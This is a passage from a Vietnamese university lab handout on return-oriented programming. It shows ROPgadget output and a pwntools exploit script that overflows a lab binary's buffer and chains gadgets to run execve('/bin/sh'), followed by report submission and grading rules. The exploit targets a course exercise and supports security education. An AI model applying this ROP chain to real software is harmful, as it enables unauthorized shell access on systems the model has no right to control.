
Và cuối cùng gadget quan trọng nhất `int 0x80` (ở x64 sẽ là gadget `syscall`):

```
(kali㉿kali)-[~/Desktop]
$ ROPgadget --binary rop --only 'int'
Gadgets information
=====
0x08049421 : int 0x80

Unique gadgets found: 1
```

Chúng ta sẽ lần lượt đặt các gadget này tại địa chỉ của return addr của hàm `main`, tiếp sau là giá trị mà muốn các thanh ghi lưu trữ và tiếp theo là gadget tiếp theo cần thực thi. Hình mô tả:





### Code khai thác (python3)

```

1  from pwn import *
2
3  p = process('./rop')
4
5  pop_eax_ret = 0x[REDACTED]
6  pop_edx_ecx_ebx_ret = 0x[REDACTED]
7  int_0x80 = 0x[REDACTED]
8  binsh = 0x[REDACTED]
9  payload = "A"*112 # 0x64 + 4 [REDACTED]
10 payload += p32(pop_eax_ret)
11 payload += p32(0xb)
12 payload += p32(pop_edx_ecx_ebx_ret)
13 payload += p32(0)
14 payload += p32(0)
15 payload += p32(binsh)
16 payload += p32(int_0x80)
17 p.sendline(payload)
18 p.interactive()
19

```

## C. YÊU CẦU & ĐÁNH GIÁ

### 1. Yêu cầu

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Sinh viên báo cáo kết quả thực hiện và nộp bài bằng **1 trong 2 hình thức**:

#### d) Cách 1: Báo cáo chi tiết:

Báo cáo cụ thể quá trình thực hành (có ảnh minh họa các bước) và giải thích các vấn đề kèm theo. Trình bày trong file PDF theo mẫu có sẵn tại website môn học.

#### e) Cách 2: Video trình bày chi tiết:

Quay lại quá trình thực hiện Lab của sinh viên kèm thuyết minh trực tiếp mô tả và giải thích quá trình thực hành. Upload lên **Youtube** và chèn link vào đầu báo cáo theo mẫu. **Lưu ý:** Không chia sẻ ở chế độ Public trên Youtube.

**Đặt tên file báo cáo theo định dạng như mẫu:**

**[Mã lớp]-LabX\_GroupX-SeasonX**

Ví dụ: [NT101.I11.1]-Lab1\_Group2-Season3.

- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Nộp báo cáo trên theo thời gian đã thống nhất tại website môn học.

### 2. Đánh giá:

- Sinh viên hiểu và tự thực hiện được bài thực hành, đóng góp tích cực tại lớp.
- Báo cáo trình bày chi tiết, giải thích các bước thực hiện và chứng minh được do nhóm sinh viên thực hiện.
- Hoàn tất nội dung cơ bản và có thực hiện nội dung *mở rộng – cộng điểm* (với lớp ANTN).

**Kết quả thực hành cũng được đánh giá bằng kiểm tra kết quả trực tiếp tại lớp vào cuối buổi thực hành hoặc vào buổi thực hành thứ 2.**

**Lưu ý:** Bài sao chép, nộp trễ, “*gánh team*”, ... sẽ được xử lý tùy mức độ.

**HẾT**

*Chúc các bạn hoàn thành tốt!*